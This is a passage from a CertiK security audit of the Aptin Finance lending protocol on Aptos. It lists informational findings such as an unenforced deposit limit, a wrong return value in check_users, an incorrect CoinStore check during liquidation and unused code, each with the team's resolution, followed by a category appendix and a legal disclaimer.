Logical Issue	Informational	feed_price/sources/prices.move (update-3060767e73e846a873cbedcf3d7f897c260142ff): 167	Acknowledged

Description

In commit 3060767e73e846a873cbedcf3d7f897c260142ff, the project specifies two sources for the price feed:

1. Pyth price
2. DEX price

The Pyth price will be updated according to the `max_age` setting. The price module will use the DEX price if the new price obtained from the Pyth query is also out of date.

Since the price-related functions are highly privileged, here are several questions:

- What is the price source for DEX prices, and how often are DEX prices updated (via `feed_update_price`)?
- How is the `max_age` value set for both the DEX and Pyth price positions?

Recommendation

We would like to check with the team about the aforementioned points.

Alleviation

[**Aptin Team**, 11/13/2022]: The project provides two sources for the price :

- Pyth oracle, which is the primary source of the price
- DEX price, which is pushed by the team with the price from a CEX (Binance)

The `max_age` is set according to the price change and more details about the parameter configuration will be shared by the team.

ABT-03 | DEPOSIT LIMIT IS UNENFORCED

Category	Severity	Location	Status
Logical Issue	Informational	sources/config.move (lend-config-9c1d48c337889fae5c5bd8550c5bdcea685d80d8): 275	Resolved

Description

There is a deposit limit parameter meant to restrict the amount of tokens a user can deposit. However, no functions use this parameter, meaning this restriction is unenforced.

Recommendation

Recommend implementing logic to incorporate the deposit limit or remove the concept if it is not meant to be used.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by checking max and min deposit limit during supply.

ABT-04 | MISLEADING ERROR MESSAGE

Category	Severity	Location	Status
Logical Issue	Informational	sources/config.move (lend-config-9c1d48c337889fae5c5bd8550c5bdcea685d80d8): 189	Resolved

Description

The function `set_deposit_limit<C>`, reuse the `EFEES_MORE_THAN_100` for `new_deposit_limit` validation which may cause misleading information when addressing error.

Recommendation

Recommend using unique error code to avoid confusion.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff.

ABU-05 | INCORRECT RETURN VALUE OF `check_users`

Category	Severity	Location	Status
Logical Issue	Informational	sources/pool.move (Nov22-43e6061419beaf4cbd7fd60da330deef844f6dd1): 431	Resolved

Description

The `check_users()` function is used to check if a user is in the protocol or not, where it returns `true` if the user has interacted with the protocol and `false` for new users.

```
    fun check_users(protocol: &mut LendProtocol, user_addr: address, oper_type: u8,
slot: u8): bool {
        if (slot == 0) {
            if (protocol.number_id == 0) {
                if (oper_type == supply_oper()) {
                    let vs = vector::empty();
                    vector::push_back(&mut vs, user_addr);
                    table::add(&mut protocol.users, slot, vs);

                    protocol.number_id = protocol.number_id + 1;
                } else {
                    abort EINVALID_USER
                }
            } else if (protocol.number_id < SIZE_OF_SLOT) {
                // search or insert
                let users = table::borrow_mut(&mut protocol.users, 0);

                if (!vector::contains(users, &user_addr)) {
                    if (oper_type == supply_oper()) {
                        ...
                        return false
                    } else {
                        abort EINVALID_USER
                    }
                };
            } else {
                if (oper_type == supply_oper()) {
                    ...
                    return false
                } else {
                    abort EINVALID_USER
                }
            }
        };

        true
    }
```

However, when `slot == 0`, `protocol.number_id == 0`, and `oper_type == supply_oper()`, the function returns `true` even though these conditions mean that the user is the first user of the protocol.

Recommendation

Recommend returning `false` in the above stated branch.

Alleviation

[**Aptin Team**, 11/23/2022]: The team resolved the issue in commit 0370d5e6c7c133f12c3f5d5ae3629db7f13e28dc by having `check_users()` return `false` for all new users.

AHG-01 | UNUSED VARIABLES

Category	Severity	Location	Status
Volatile Code	Informational	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 20, 22~23, 26; sources/pool.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 24, 26; sources/stake.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 18, 22; sources/vcoins.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 16, 19	Resolved

Description

In `stake.move`, the variables `EERROR_COIN_ADDRESS` and `ENOT_REWARD_ADMIN` are declared but never used.

In `vcoins.move`, the variables `ENO_SUPPORT_COIN` and `EALREADY_EXISTS_COIN_SETS` are declared but never used.

In `pool.move`, the variables `ECID_MISMATCH_AGAINST_I` and `EEXCEED_TOTAL_AMOUNT` are declared but never used.

In `lend.move`, the variables `ENOT_INITIALIZE_POOL`, `EAMOUNT_LESS_THAN_PROFIT`, `EAMOUNT_LESS_THAN_INTEREST` and `EAMOUNT_SHOULD_MORE_THAN_FINES` are declared but never used.

Recommendation

Recommend removing the unused variables.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 60e134713f37dc8e182ffb7add428f75e6053648 by removing the unused variables.

AHI-02 INACCURATE `validate_balance` FUNCTION LEAD TO MORE OPERATIONS DURING WITHDRAWAL

Category	Severity	Location	Status
Logical Issue	Informational	sources/pool.move (Nov28-6e74c7c52514757ec6336783810e8fc92e6590fa): 802	Acknowledged

Description

The `validate_balance` function is used to validate the withdraw or borrow operation. The equation in the current function can be represented as $total\_supply * threshhold - withdraw\_amount \geq total\_borrow$.

After each withdrawal, there are still some assets that remain that can be withdrawn because $(total\_supply - withdraw\_amount) * threshold > total\_supply * threshold - withdraw\_amount$.

Assume the user supply asset is worth $1000 and borrowed $600 with an LVR threshold of 80%.

1. The maximum amount the user can withdraw the first time is $1000 * 80\% - withdraw\_amount = 600$ which is $200.
2. Similarly, for the second time, the user can withdraw $40.
3. For the third time, the user can withdraw $8.
4. For the fourth time, the user can withdraw $1.

Now, it will reach the limitation and the total withdrawal is $200 + 40 + 8 + 1 = 249$.

The user needs to spend several rounds of withdrawal to reach the limitation.

Recommendation

Recommend using $(total\_supply - withdraw\_amount) * threshold \geq total\_borrow$ instead, otherwise the user may need to withdraw several times to reach the limitation.

Alleviation

[**Aptin Team**, 11/23/2022]: The team acknowledges the finding and will not modify the codebase this time.

AIG-01 | INCORRECT `CoinStore` VALIDATION DURING LIQUIDATION

Category	Severity	Location	Status
Logical Issue	Informational	sources/lend.move (update-remove_apn): 248	Resolved

Description

When liquidating a user, fines are taken out of `coin_in` and sent to the vault.

```
246             let coin_fines = coin::extract(&mut coin_in, fines);
247
248             assert!(coin::is_account_registered<OUT>(@vault_admin),
error::unavailable(ECOIN_NOT_REGISTER_ON_VAULT));
249             coin::deposit(@vault_admin, coin_fines);
```

However, `coin_in` contains `IN` coins, but the check on L248 is to see if the vault has a `CoinStore` for `OUT` coins.

Recommendation

Recommend changing the assertion to ensure that the vault has a `CoinStore` for `IN` coins.

Alleviation

[**Aptin Team**, 11/15/2022]: The team heeded the advice and resolved the issue in commit 1947b4148ca38dbd5584ee7ab25f612110397644 by update the assertion for `CoinStore` .

ALA-02 | POTENTIAL INVALID `vcoin` SYMBOL

Category	Severity	Location	Status
Language Specific	Informational	sources/vcoins.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 37	Resolved

Description

The lending protocol uses `vcoins` as a receipt when increasing supply in the `lend` module. The symbol of the `vcoin` is inherited from the given token type and adds a 'v' in front of the original symbol.

The concern is that there is a size limitation for `coin::symbol` of 10 bytes when initializing a coin. The constraint is shown in the following code:

```
 373         assert!(string::length(&symbol) <= MAX_COIN_SYMBOL_LENGTH,
error::invalid_argument(ECOIN_SYMBOL_TOO_LONG));
```

If the original token's symbol is 10 bytes, there is a chance that the corresponding `vcoin` cannot be created.

Recommendation

Recommend handling the situation when given a token whose symbol is 10 bytes.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff.

ALH-04 | EVENTS ARE NOT POOL SPECIFIC

Category	Severity	Location	Status
Coding Style	Informational	sources/pool.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 130~133	Resolved

Description

The events used by the protocol do not state which pool the event is for. This information can be helpful to users to know which pool has a lot of activity or liquidity.

Recommendation

Recommend adding a pool parameter to the events.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by adding a coin name for each event.

ALU-08 APPROACH TO DEALING WITH INSUFFICIENT COLLATERAL USERS

Category	Severity	Location	Status
Logical Issue	Informational	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 214	Resolved

Description

In the event of a price crash or oracle attack, it is not clear how the project plans to handle a position whose collateral is insufficient in reducing the position's debt.

For example, suppose a user supplies $100 of token A as collateral and borrows $70 of token B. Then a price crash or oracle attack occurs, causing the user's token A collateral to be worth $50.

If the user's position is then liquidated, the entirety of the user's collateral would be used to pay at most $50 of debt, leaving at least $20 of debt in the position, but no collateral to pay if off.

This debt will accrue interest, which will be given as profit to suppliers. However, the user has no incentive to pay this debt as all of the collateral is gone, and the position cannot be liquidated as there is no collateral to liquidate.

This means that the "profit" provided by this position can never be realized, so when suppliers withdraw to acquire gains, they will be withdrawing from other suppliers' deposits.

Recommendation

Consider providing some necessary mechanisms to handle such a situation.

Alleviation

[**Aptin Team**, 11/09/2022]: Aptin's liquidation threshold is 85%, and when a user's debt ratio reaches 80%, Aptin will automatically add the account to the pre-liquidation watch list. When the market price fluctuates drastically, Aptin's prediction machine will feed the price as often as once every 10 seconds. Once a user's debt ratio reaches 85%, liquidation is automatically triggered, and 15% of the user's funds remain available to cover liquidation losses during the liquidation process. The loss of funds incurred in extreme cases will be compensated by Aptin using the DAO vault. When users borrow, Aptin charges a 0.001% service fee, which will be used as DAO vault.

ATI-01 INCONSISTENCY ON `last_update_time_interest` UPDATE IN `traverse_position`

Category	Severity	Location	Status
Logical Issue	Informational	sources/pool.move (Nov29-534f8e5ff389d55d3d7e7d947488833a07e4b67e): 903	Resolved

Description

In Commit 534f8e5ff389d55d3d7e7d947488833a07e4b67e, the team updates the `traverse`, which will be used to update users' status.

The basic workflow is as follows:

1. at the first traverse transaction, the program will traverse all pools and record the index in the `reverse2` field for each pool.

```
fun update_pool_reverse(pool: &mut Pool, index_supply: u128, index_borrow: u128) {
        pool.supply_pool.reverse2 = index_supply;
        pool.borrow_pool.reverse2 = index_borrow;
}
```

2. update positions for each user via `traverse_position`.
3. For the last traverse transaction, it will reset the `reverse2` field to 0 for all pools.

The concern is, inside `traverse_position`, it will update the supply or borrow position with the current timestamp instead of the time that generates the index in `reverse2`.

```
let now = timestamp::now_seconds();
let index_supply = pool.supply_pool.reverse2;
let index_borrow = pool.borrow_pool.reverse2;
update_supply_position(supply_position, 0, index_supply, now, option::none());
update_borrow_position(borrow_position, 0, index_borrow, now, option::none());
```

Therefore, when multiple subsets exist, starting with the user of the second subset, the `last_update_time_interest` on position will be different from the `last_update_time_interest` on the pool.

Although the `position.last_update_time_interest` is not used for the index calculation in the current codebase, it might be used for the off-chain purpose.

Recommendation

It is recommended to update `position.last_update_time_interest` with the timestamp when the index is generated.

Alleviation

[**Aptin Team**, 11/29/2022]: The team heeded the advice and resolved the issue in commit 29cf9df6996914b3b96caf709a89fc909d0a2d44 by revising the `position.last_update_time_interest` update.

AUA-02 | UNUSED FUNCTION

Category	Severity	Location	Status
Coding Style	Informational	sources/pool.move (update-3060767e73e846a873cbedcf3d7f897c260142ff): 663	Resolved

Description

The function `update_borrow_reward()` is declared but never used. It also shares the same functionality as `calc_borrow_reward()`.

Recommendation

Recommend removing the unused function.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 60e134713f37dc8e182ffb7add428f75e6053648 by removing the unused function.

APPENDIX | APTIN FINANCE

Finding Categories

Categories	Description
Centralization / Privilege	Centralization / Privilege findings refer to either feature logic or implementation of components that act against the nature of decentralization, such as explicit ownership or specialized access roles in combination with a mechanism to relocate funds.
Gas Optimization	Gas Optimization findings do not affect the functionality of the code but generate different, more optimal EVM opcodes resulting in a reduction on the total gas cost of a transaction.
Mathematical Operations	Mathematical Operation findings relate to mishandling of math formulas, such as overflows, incorrect operations etc.
Logical Issue	Logical Issue findings detail a fault in the logic of the linked code, such as an incorrect notion on how block.timestamp works.
Volatile Code	Volatile Code findings refer to segments of code that behave unexpectedly on certain edge cases that may result in a vulnerability.
Language Specific	Language Specific findings are issues that would only arise within Solidity, i.e. incorrect usage of private or delete.
Coding Style	Coding Style findings usually do not affect the generated byte-code but rather comment on how to make the codebase more legible and, as a result, easily maintainable.
Compiler Error	Compiler Error findings refer to an error in the structure of the code that renders it impossible to compile using the specified version of the project.

Checksum Calculation Method

The "Checksum" field in the "Audit Scope" section is calculated as the SHA-256 (Secure Hash Algorithm 2 with digest size of 256 bits) digest of the content of each file hosted in the listed source repository under the specified commit.

The result is hexadecimal encoded and is the same as the output of the Linux "sha256sum" command against the target file.

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE,

OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.